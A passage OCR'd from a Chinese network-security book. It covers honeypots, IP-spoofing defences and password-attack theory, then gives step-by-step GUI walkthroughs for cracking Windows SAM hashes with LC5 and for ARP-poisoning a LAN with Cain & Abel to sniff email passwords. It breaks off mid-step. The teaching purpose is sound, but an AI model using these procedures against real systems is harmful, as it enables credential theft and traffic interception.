


图 6-18　查看事件的详细信息

一旦发现有人对其进行扫描时，KFSensor 就会进行报警并变成红色。此时，可以打开 KFSensor 进行日志分析。经过上面的诱捕测试，可以确认蜜罐安装成功。

从上面的图中可以看到机器开放的端口很多，几乎就像一台刚刚装好系统和服务器软件的主机，连一些危险的端口都开放着。不过这些开放的危险端口都是 KFSensor 模拟出来的，用 X-Scan 等漏洞扫描器进行扫描，可以发现 NT、FTP、SQL 弱口令，CGI、IIS 漏洞等，这

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

些也都是 KFSensor 模拟出来的。




图 6-19　使检测到的事件以 TCP 协议或 UDP 协议分类

2. 网络欺骗攻击的防范

从网络欺骗的攻击原理中可以了解到网络欺骗包括多个方面，如 IP 地址欺骗、Web 欺骗、电子信件欺骗等。针对这些网络欺骗的攻击，用户应该掌握一些防范措施。这里以 IP 欺骗攻击的防范为例，介绍网络欺骗攻击的防范方法。

要防止源 IP 地址欺骗行为，可以采取如下措施来尽可能地保护系统免受这类攻击。

- 使用加密方法：在数据包发送到网络上之前，可以对它进行加密。
- 适当改变目前的网络环境，但它将保证数据的完整性和真实性。
- 抛弃基于地址的信任策略：一种非常容易的可以阻止这类攻击的办法就是放弃以地址为基础的验证。不允许 r 类远程调用命令的使用；删除.rhosts 文件；清空/etc/hosts.equiv 文件。这将迫使所有用户使用其他远程通信手段，如 telnet、ssh、skey 等。
- 进行包过滤：可以配置路由器使其能够拒绝网络外部与本网内具有相同 IP 地址的连接请求。而且，当包的 IP 地址不在本网内时，路由器不应该把本网主机的包发送出去。

路由器虽然可以封锁试图到达内部网络的特定类型的包，但它们也是通过分析测试源地址来实现操作的。因此，它们仅能对声称是来自于内部网络的外来包进行过滤，若网络存在外部可信任主机，则路由器将无法防止别人冒充这些主机进行 IP 欺骗。

6.2　口令猜测攻击实战

现在很多网络设备都是依靠认证的方式来进行身份识别与安全防范的，而基于账号和密码的认证方式是最为常见的，应用也是最为广泛的。

攻击者攻击目标时就常常把破译用户的口令作为攻击的开始，只要攻击者能猜出或者确定用户的口令，就能获得机器或者网络的访问权，并能访问到用户所有访问到的任何资源。因此，依靠获得账号和密码来进行网络攻击已经成为一种常见的网络攻击手段。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.2.1　攻击原理

黑客进行口令攻击的前提就是获得这台主机上的某个合法用户的账号，然后再猜测或者确定用户的口令，进而获得机器或者网络的访问权，访问用户能访问到的任何资源。如果这个用户有域管理员或 root 用户权限，那么一旦被攻击，后果将不堪设想。

一般来说，获得普通用户的账号的方法主要有如下几种。

- 利用目标主机的 Finger 功能：当用 Finger 命令查询时，主机系统会将保存的用户资料（如用户名、登录时间等）显示在终端或计算机上。
- 利用目标主机的 X.500 服务：有些主机没有关闭 X.500 的目录查询服务，这样攻击者就可能会利用它轻易获得用户的信息，得到用户的账号。
- 从电子邮件地址中搜集：一些用户在注册电子邮件账号时，常常会将自己主机上的账号作为电子邮件地址，这是很多用户的一种习惯做法。但这种习惯却正好泄露了目标主机上的账号。
- 查看主机是否有习惯性的账号：很多用户为了便于记忆，常常习惯在不同的地方使用同一账号，从而造成账号的泄露。
- 当攻击者得到用户的账号后，往往会针对账号的类型，采用不同的方法来获取口令。下面介绍几种主动口令攻击类型。
- 词典攻击：很多用户在设置口令时，往往会利用普通词典中的单词作为口令，因此，发起词典攻击来破解用户的密码是一个较好的方法。词典攻击使用一个包含大多数词典单词的文件，用这些单词猜测用户口令。攻击者可以通过一些工具程序自动从电脑词典中取出一个单词，作为用户的口令，再输入给远端的主机申请进入系统。

若口令错误，就按顺序再取出下一个单词，再次尝试，直到找到正确的口令或词典的单词为止。使用一部 1 万个单词的词典一般能猜测出系统中 70%的口令，而且这个破译过程由计算机程序来自动完成，因此，词典攻击能在很短的时间内完成。

- 强行攻击：一些用户在设置口令时，为了防止口令被人轻易地破解，就采用了足够长的口令，或者使用足够完善的加密模式，以为这样就能够有一个攻不破的口令。但实际上，任何强大的口令都是可以被攻破的，只是较严密的口令的破译需要攻击者花费很多的时间。

如果有速度足够快的计算机能尝试字母、数字、特殊字符所有的组合，将最终能破解所有的口令。这种类型的攻击方式就叫做强行攻击。使用强行攻击，先从字母 a 开始，尝试 aa、ab、ac 等，再尝试 aaa、aab、aac……。

- 组合攻击：组合攻击是一种将词典攻击和强行攻击结合在一起的强大的口令攻击方法。词典攻击破解口令的方法虽然速度较快，但只能发现词典单词口令；而强行攻击的破解虽然需要很长时间，但这种攻击方法能发现所有的口令。

而且很多管理员为了增加口令的安全性，常常会要求用户使用字母和数字的组合来设置口令，比如把口令 zhanglin 变成 zhanglin0307。错误的看法是认为攻击者不得不使用强行攻击，这会很费时间，而实际上口令很弱。组合攻击使用词典单词，但在单词尾部串接几个字母和数字，它可以轻易地破解这种包含字母和数字的组合的口令。也就是说，组合攻击是介于词典攻击和强行攻击之间的一种攻击方式。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.2.2 攻击与防御实战

下面将介绍两种常用的口令破解工具：LC5 和 Cain & Abel，利用它们可以来破解各种账号和密码。

1. LC5 密码破解工具

在 Windows XP 操作系统当中，用户账户的安全管理使用了安全账号管理器的机制，用户和口令经过 Hash 变换后以 Hash 列表形式存放在 C:\Windows\system32\Config 下的 SAM 文件中。LC5 主要是通过破解 SAM 文件来获取系统的账户名和密码，它可以从本地系统、其他文件系统、系统备份中获取 SAM 文件，从而破解出用户口令。

下面讲述一下 LC5.02 容笑汉化精简版的安装方法：

步骤 01 将下载到计算机中的 LC5 压缩包进行解压，双击安装文件 lc5.02 容笑汉化精简版.exe，即可进入“自述文件”对话框，如图 6-20 所示。

步骤 02 单击“下一步”按钮，即可进入“许可协议”对话框，在其中阅读界面中的许可协议，如果同意协议中的内容，则选择“我同意以上条款”选项，如图 6-21 所示。




图 6-20 “自述文件”对话框




图 6-21 “许可协议”对话框

步骤 03 单击“下一步”按钮，即可进入“选择安装文件夹”对话框，在其中设置程序的安装路径，如图 6-22 所示。

步骤 04 单击“下一步”按钮，即可进入“确认安装”对话框，如图 6-23 所示。




图 6-22 “选择安装文件夹”对话框




图 6-23 “确认安装”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 单击“下一步”按钮，即可开始安装 LC5 程序。待安装结束之后，弹出如图 6-24 所示的“安装完成”对话框。单击“关闭”按钮，完成该软件的安装操作。




图 6-24　完成软件的安装

在安装完 LC5 软件后运行程序，即可弹出如图 6-25 所示的“LC5 试用版本”界面。单击“试用”按钮，选择试用该软件，即可进入 LC5 汉化版软件的主窗口中，如图 6-26 所示。



图 6-25　“LC5 试用版本”界面




图 6-26　LC5 汉化版软件的主窗口

在使用 LC5 软件破解 SAM 文件口令前，还需要先对其进行配置。其具体操作步骤如下。

步骤 01 在 LC5 汉化版软件的主窗口中单击“新建 LC5 会话”按钮，即可新建一个会话，默认命名为“无标题 1”，如图 6-27 所示。

步骤 02 单击工具栏上的“开始 LC5 向导”按钮，即可打开“LC5 向导”对话框。向导提示用户将要完成的破解任务，如图 6-28 所示。

步骤 03 单击“下一步”按钮，即可打开“取得加密口令”对话框，在其中有 4 个选项，选择“从本地机器导入”选项，如图 6-29 所示。

步骤 04 单击“下一步”按钮，即可打开“选择破解方法”对话框，在其中也列出了四种破解方法，如果密码设置得比较简单，则可选择“快速口令破解”选项，如图 6-30 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-27　新建一个会话




图 6-28　“LC5 向导”对话框




图 6-29　选择“从本地机器导入”选项




图 6-30　选择破解方法

步骤 05 单击“下一步”按钮，在其中打开“选择报告风格”对话框，在其中可以选择报告的风格，这里保持默认设置，如图 6-31 所示。

步骤 06 单击“下一步”按钮，弹出“开始破解”对话框，如图 6-32 所示。




图 6-31　选择报告风格




图 6-32　完成向导的设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 如果用户确认对话框中的信息无误，单击“完成”按钮，即可打开“LC5”的主窗口，并开始破解密码。在窗口右侧的“字典/混合”框中，可以看到软件将字典中的每个单词和口令进行对照的进度，如图 6-33 所示。




图 6-33　开始破解密码

步骤 08 等破解一会后，可在窗口右侧的“暴力破解”框中看到完成破解每个口令的剩余时间，如图 6-34 所示。如果系统采用的密码不是很复杂，则 LC5 可在很短的时间内破解完密码。在“运行”选项页面中，即可看到破解完成后的结果，如图 6-35 所示。




图 6-34　查看完成破解每个口令的剩余时间




图 6-35　查看破解的结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

从这个攻击实例中可以看出 LC5 密码破解软件的使用方法非常简单，但是如果系统使用的密码比较复杂，则可能会需要几天或数月甚至几年的时间才能破解出密码，这是 LC5 的不足之处。

2. Cain & Abel 密码恢复和破解工具

Cain & Abel 是一个 Windows 系统平台上的破解各种密码、嗅探各种数据信息、实现各种中间人攻击的软件。但嗅探器是 Cain & Abel 的重点，很多人用 CAIN 主要就是用这个嗅探器和 ARP 欺骗。主要用来嗅探局域网内的有用信息，如各类密码等。CAIN 中 ARP 的欺骗原理是操纵两台主机的 ARP 缓存表，以改变它们之间的正常通信方向，这种通信注入的结果就是 ARP 欺骗攻击，利用 ARP 欺骗可以获得明文的信息。

下面介绍如何使用 Cain 来获取邮箱登录密码。将下载的 Cain & Abel 4.9.3 安装到计算机中，再根据需要安装 Winpcap 驱动。在安装完成后，即可进入 Cain & Abel 4.9.3 主界面，在使用它进行嗅探之前，需要先对程序进行配置。具体的操作步骤如下。

步骤 01 双击桌面上的 Cain 快捷图标，即可进入 Cain 主窗口中。在窗口上方的工具栏中单击“Configure”（配置）按钮，如图 6-36 所示。

步骤 02 打开“Configuration Dialog”（配置对话框）对话框，默认选择“Sniffer”（嗅探器）选项卡。在列表框中选择用于嗅探的以太网卡，其他选项保持默认设置，如图 6-37 所示。




图 6-36 Cain 主窗口




图 6-37 选择用于嗅探的以太网卡

步骤 03 切换到“ARP（Arp Poison Routing）”（ARP 欺骗）选项卡，在“Spoofing Options”（欺骗设置选项）选项区域中选择“Use Real IP and MAC address”（使用真实 IP 和 MAC 地址）选项，并勾选“Pre-Poison ARP caches（Create ARP entries）（预欺骗 ARP 缓存（创建 ARP 表项））”复选框，如图 6-38 所示。



在“Spoofing Options”（欺骗设置选项）选项区域中可以用真实的 IP 地址，也可以使用伪装 IP 地址和的 MAC。但使用伪装 IP 和 MAC 有几个前提条件：攻击者的机器只能连接在 HUB 中，不能连接在交换机中；设置的 IP 地址必须是子网内的合法的，而且是未使用的 IP 地址。

步骤 04 切换到“Filters and parts”（过滤器与端口）选项卡，在其中列出了 CAIN 定义

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的过滤程序和协议的各种端口，可以关闭不需要过滤的程序协议，比如 POP3、ICQ、FTPS、RDP 等，如图 6-39 所示。




图 6-38　“ARP（Arp Poison Routing）”选项卡




图 6-39　“Filters and parts”选项卡

步骤 05 切换到“HTTP Fields”选项卡，在其中主要定义了 HTTP 的字段，用来检查和过滤 HTTP 包中包含的敏感字符，比如用户名、密码等，如图 6-40 所示。

步骤 06 对话框中的其他几个选项卡用户可根据需要进行设置，但对于一般用户来说，可以保持默认设置不变。在设置完成后，单击“确定”按钮，即可完成 CAIN 程序的配置。

在完成程序的配置后需要进行 MAC 地址扫描，具体的操作步骤如下。

步骤 01 在 CAIN 主窗口中选择“Sniffer”选项卡，单击工具栏上的“Start/Stop Sniffer”按钮，激活嗅探器。在窗口的空白处右击，在弹出的快捷菜单中选择“Scan MAC Address”菜单项，如图 6-41 所示。




图 6-40　“HTTP Fields”选项卡




图 6-41　选择“Scan MAC Address”菜单项

步骤 02 此时，即可弹出“MAC Address Scanner”对话框。若要扫描整个子网，可选择“All hosts in my subnet”选项；若要扫描某一范围的子网，可选择“Range”选项并设置要扫描的范围，这里选择扫描整个子网，如图 6-42 所示。

步骤 03 单击“OK”按钮，稍等片刻后，即可扫描出整个子网中的 IP 地址及其对应的 MAC 地址，如图 6-43 所示。注意：本机的 IP 地址与 MAC 地址是扫描不出来的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-42 “MAC Address Scanner”对话框




图 6-43 扫描整个子网中的 MAC 地址

步骤 04 从上图中可以看到 192.168.0.1 是网关地址，MAC 地址扫描是基于 ARP 请求数据包，因此，可快速定位 MAC 和 IP 的对应关系。OUI 指纹中包含了各大 MAC 厂商的信息。

步骤 05 单击窗口下方的 APR 按钮，即可进入 ARP 欺骗界面。在右边的空白处单击，单击上面的“添加到列表”按钮 ✚，即可弹出“New ARP Poison Routing（新建 ARP 欺骗）”对话框，如图 6-44 所示。

